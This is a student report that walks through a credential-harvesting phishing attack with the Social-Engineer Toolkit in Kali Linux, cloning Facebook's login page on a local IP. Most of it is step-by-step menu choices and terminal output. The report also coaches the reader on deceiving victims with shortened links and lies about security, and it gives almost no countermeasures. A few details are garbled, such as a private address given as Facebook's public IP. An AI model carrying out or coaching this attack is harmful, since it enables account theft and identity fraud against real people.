Credential Harvesting method using Social Engineering toolkit in Kali Linux

Prepared By-
Ekta Sirwani (64)
Maaz Sirkhot (63)
Pallavi Varandani (69)

Abstract:

With the increase in number of social media and technology in the field of banking, social networks, e-commerce and marketing; every web application requires a user to enter credentials to have a secure login and access to their personal data. As a result, attacks to steal the credentials of the user in order to gain access to someone else's personal data for the purposes of masquerading, identity theft and intellectual property theft are increasing exponentially. There is a desperate need to control and mitigate the unauthorized grabbing of information by an attacker which can be done by encrypting and spreading social awareness among the masses about the dangerous tool. Kali Linux provides a Social Engineering Toolkit which allows an attacker to clone as well as attempt a phishing attack on the user in the same network. It clones a webpage on attacker's local IP thereby diverting the traffic to the attacker instead of original webpage. This report focuses on how the implementation of such an attack is performed and counter measures for the users to prevent such attacks.

Introduction:

Credential Harvesting Attack is a method of grabbing credentials of the user by the means of phishing. Phishing focuses on cloning a website thereby making it look almost similar to the original website. The cloned website is then sent to the attacker through email or any other platform and manipulated as such to make the user login on the website. This exploits the victim's inability to understand the differences between a phishing attack and an original website. Credential harvesting is commonly used by attackers to get credentials of various bank accounts, social networking accounts which can be exploited to steal money, fame, or disruption.

Phishing is the attempt to obtain sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money), often for malicious reasons, by masquerading as a trustworthy entity in an electronic communication. [1][2] The word is a neologism created as a homophone of fishing due to the similarity of using a bait in an attempt to catch a victim. Communications purporting to be from popular social web sites, auction sites, banks, online payment processors or IT administrators are commonly used to lure unsuspecting victims. Phishing emails may contain links to websites that are infected with malware.[3] Phishing is typically carried out by email spoofing[4] or instant messaging,[5] and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one. Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. [6] Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures. Many websites have now created secondary tools for applications, like maps for games, but they should be clearly marked as to who wrote them, and users should not use the same passwords anywhere on the internet.

Hence, in order to prevent such attacks, countermeasures must be taken by the users to help them keep the data and credentials secure. The security of any credentials can be patched by the system administrator but there is no patch for human weaknesses. Therefore, the countermeasures includes proper training and knowledge of the webpages and the secure login systems. Unnecessary logins at remote locations or on unknown devices may even lead to credentials being compromised.

Implementation Details:


SET (Social-Engineer Toolkit) is an open-source tool written in Python. It's a framework that offers a variety of tools regarding phishing, spoofing, etc. in Social Engineering environment, as the name suggests. It was created by TrustedSec and according to them, Social Engineering is one of the hardest attacks to protect against and nowadays one of the most prevalent.

Site Cloner, as the name suggests, is a tool that gives you the option to clone a website, locally. This means that your localhost, 127.0.0.1 will be running the desired website, provided that you enable the Apache service. You can find many details regarding Apache and running a website locally in the DVWA article

Two very basic things before starting following the guide. Write down your private and your public IP. You can type "ifconfig" in a terminal window to display your private IP and as for the public IP, simply type on Google "what's my ip". If you know both IPs, skip this step. Also, you need to know how to use port forwarding on your router if you want to clone Facebook and target users outside your network, but more of that later on in the guide.


Local Network:

Without further ado, launch Kali, open a terminal window and type "service start apache" in order to start the Apache service and run the cloned website locally and then "setoolkit" in order to launch SET. Next, type 1 for Social-Engineering Attacks and press Enter, then 2 for Website Attack Vectors and press Enter, then 3 for Credential Harvester Attack Method and press Enter, then 2 for Site Cloner and press Enter.


root@FedoraTheExplorer: ~
File Edit View Search Terminal Help
KALI LINUX


```
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Type 1 for Social-Engineering Attacks and press Enter


root@FedoraTheExplorer: ~
File Edit View Search Terminal Help
KALI LINUX


```
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Then, type 2 for Website Attack Vectors and press Enter


root@FedoraTheExplorer: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear

```
The TabNabbing method will wait for a user to move to a different tab, then refr
esh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method
 utilizes iframe replacements to make the highlighted URL link to appear legitim
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>3
```


Then, type 3 for Credential Harvester Attack Method and press Enter


root@FedoraTheExplorer: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear

```
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Then, type 2 for Site Cloner and press Enter

Now you are prompted to type the IP address. Both Private and Public IP methods will be presented, starting with Private IP. Go ahead and type your Private IP address and then press Enter. Next, type the desired website to be cloned, in our case, www.facebook.com and press Enter.


root@FedoraTheExplorer: ~
File Edit View Search Terminal Help
Private IP address
Website to be cloned

```
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.0.133
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```


Type Private IP then press Enter, then type web address and press Enter

Let’s hold on for a second and review the procedure so far. By now, you have the option to access Facebook, by opening a Web browser and type www.facebook.com or if you are mad enough by typing one of its Public IP addresses, 192.168.2.10. Yet, you and everyone else in your local network can now access Facebook through you and by that I mean through your local Private IP address.

By now a cunning smile should be starting forming on your face as you realize that, if only everyone could access Facebook through you, by typing your Private IP address in the URL field, instead of the typical www.facebook.com. Yes, that would be awesome, because in that way you would be gathering/getting/harvesting all the credentials from the users that try to access Facebook through you. But, now you ask yourself why and how would people want to access Facebook through your Private IP and not with the original link. Fact is, they won’t. Imagine yourself trying to persuade another person why he must access Facebook through your Private IP and not by typing the original link. With what lie would you come up with in order to persuade him/her? “Here, use this IP address to access Facebook, because insert imagination here”. You could use some link shorteners like Bitly or Google URL Shortener, to transform that suspicious Private IP address of yours into a link that looks like every other shortened link.

So yeah, now you got a not so suspicious link to access Facebook. However, the shortened link alone would have no effect to above average users.


If you combine that though, with yourself acting as a confident person in a library for example, letting everyone know around you that if everyone wants to join Facebook must use your shortened link for “security reasons”. You could promote your link as “very secure”, “encrypted”, “insert epic lies here”. And that’s what Social Engineering is! Everyone will be using your link, users will type their credentials, you will be harvesting them and users will eventually access their Facebook profiles, because the network traffic will be automatically redirected from your computer (cloned Facebook) to the original Facebook. You and your computer will be acting as a man-in-the-middle. Think for a minute the above scenario. You won’t persuade everyone, but a respectful amount of average users will fall for your story. That’s why Social Engineering is the biggest vulnerability in almost every information system. You can’t eliminate human error, can you?


root@FedoraTheExplorer: ~
File Edit View Search Terminal Help
KALI LINUX

```
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.0.133
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory o
f apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/ha
rvester_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}
```


Waiting for credentials harvesting

You can find the text file in which the credentials are being saved, in /var/www directory. The name of the file should be something like “harvester_day time.txt”.



